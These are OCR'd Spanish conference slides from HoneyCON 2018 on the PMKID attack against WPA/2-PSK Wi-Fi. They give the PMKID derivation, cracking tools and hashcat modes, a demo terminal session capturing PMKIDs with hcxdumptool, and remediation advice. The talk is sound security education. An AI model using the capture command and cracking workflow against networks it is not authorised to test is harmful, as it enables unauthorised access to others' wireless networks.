

HoneyCON
By HoneySec
IV Congreso de seguridad de Guadalajara
Nuevo ataque PMKID
a redes Wi-Fi WPA/2
by Yago Hansen @yadox

Yago Hansen @yadox

Experto en ingeniería de sistemas y redes, con amplia experiencia en infraestructuras de todos los tamaños. En la última década se ha especializado ampliamente en tecnologías inalámbricas, habiendo dirigido con éxito numerosos proyectos para la planificación, implementación y auditoría de redes Wi-Fi, entre los que destacan despliegues de redes inalámbricas públicas y privadas mediante Hotspots (Cisco, Mikrotik, etc.) y enlaces punto a punto y multipunto. En este campo realiza habitualmente intervenciones en congresos, así como ponencias, conferencias y ciclos formativos en varias universidades.

Igualmente ha dirigido en el pasado proyectos de seguridad informática, planificación de granjas de servidores bajo Windows y Linux, configuración y diseño de appliances de seguridad, gestión de infraestructuras de red, comunicaciones mediante enlace remoto, programación de enrutadores Cisco, sistemas de gestión de identidades, correlación de eventos, etc. En estas áreas ha realizado proyectos de ámbito internacional para grandes corporaciones en los sectores banca, seguros, operadoras, departamentos de seguridad del Estado, etc.



802.11. Vulnerabilidades

- Uso de redes abiertas (OPEN)
- Problemas con el diseño inicial de seguridad y cifrado (WEP)
- Uso de tramas 802.11 en texto plano
- Gestión de la cobertura. Distancias cortas y largas.
- Sistema de roaming entre celdas sin gestión
- Nulo sistema de confianzas entre STA y AP
- Nula seguridad en el sistema WPS en WPA
- Complejidad en la implantación de redes corporativas
- Nueva vulnerabilidad KRACK en WPA
- Nueva vulnerabilidad PMKID

PMKID / Descripción / Usos

- 2018 se encuentra por casualidad un nuevo ataque que afecta a redes WPA/2 PSK
- Estas redes ya eran vulnerables a ataques de fuerza bruta mediante obtención del 4 way-handshake
- Protocolos basados en Fast Roaming son vulnerables
- Para facilitar el Fast Roaming el AP cachea un hash derivado del PMK llamado PMKID
- Este nuevo ataque no necesita desautenticar a un cliente conectado
- El PMKID es enviado por el AP en la primera trama de la autenticación EAPOL
- Está contenida en el campo RSN del IE de una trama de tipo datos QoS.


PMK=*PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)*

PMKID=*HMAC-SHA1-128(PMK,"PMK Name"+MAC_ap+MAC_sta)*

Herramientas disponibles

- hcxdump (hcxtools)
- hashcat (modos 16800/16801) a partir de la version 4.2.0
- aircrack-ng versión 1.4
- eaphammer
- wifite2 en su última compilación
- wpa-pmkid-crack
- etc.

Práctica


Actividades
X-terminal-emulator
jue, 8 de nov, 14:36
en
root@laptop586: /home/yadox/Descargas/HoneyCon 2018/PMKID/PoC
root@laptop586: /home/yadox/Descargas/HoneyCon 2018/PMKID/PoC 168x32
root@laptop586:/home/yadox/Descargas/HoneyCon 2018/PMKID/PoC# hcxdumptool -o oficina.pcapng -i mon2 --enable_status=13 -c9 --disable_deauthentication
warning: mon2 is probably a monitor interface
start capturing (stop with ctrl+c)
INTERFACE:.....: mon2
FILTERLIST.....: 0 entries
MAC CLIENT.....: f0a225144a69
MAC ACCESS POINT.....: 000d589e68fe (incremented on every new client)
EAPOL TIMEOUT.....: 150000
REPLAYCOUNT.....: 63399
ANONCE.....: 23b99ef6fd2f7d58f5fd2d73948f4ae4e9c9d4ee95f2a2b3778d1e8b5d3fc800
[13:11:12 - 009] f0a225144a69 -> 84aa9c00c315 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 0]
[13:11:12 - 009] 84aa9c00c315 -> f0a225144a69 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 3482]
[13:11:12 - 009] f0a225144a69 -> 84aa9c00c315 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 1]
[13:11:12 - 009] 84aa9c00c315 -> f0a225144a69 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 3484]
[13:11:13 - 009] 84aa9c00c315 -> f0a225144a69 [FOUND PMKID CLIENT-LESS]
[13:11:17 - 009] f0a225144a69 -> e4ca12e2668b [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 2]
[13:11:17 - 009] f0a225144a69 -> e4ca12e2668b [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 3]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 1577]
[13:11:31 - 009] 000d589e6902 -> d4389c334b0e [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 4]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 1577]
[13:11:31 - 009] 000d589e6902 -> d4389c334b0e [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 5]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 1577]
[13:11:31 - 009] 000d589e6902 -> d4389c334b0e [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 6]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 1577]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 LEVANTE4B [ASSOCIATIONREQUEST, SEQUENCE 1578]
[13:11:31 - 009] 000d589e6902 -> d4389c334b0e [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 7]
[13:11:31 - 009] 000d589e6902 -> d4389c334b0e [ASSOCIATIONRESPONSE, SEQUENCE 0]
[13:11:31 - 009] d4389c334b0e -> 000d589e6902 [FOUND HANDSHAKE AP-LESS, EAPOL TIMEOUT 88371]
[13:11:35 - 009] f0a225144a69 -> e4ca12e2668b [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 8]
[13:11:42 - 009] f0a225144a69 -> e4ca12e2668b [AUTHENTICATION, OPEN SYSTEM, STATUS 0, SEQUENCE 9]
root@laptop586: /home/yadox/Descargas/HoneyCon 2018/PMKID/PoC 134x9
1 potential targets

Soluciones / Remediación

- Usar redes WPA2 PSK con contraseñas robustas
- Usar redes WPA2 Enterprise en entornos corporativos
- Desactivar protocolos Fast Roaming en el AP
- Desactivar protocolo WPS
- Nunca usar redes abiertas
- Usar WPA3 en cuanto esté disponible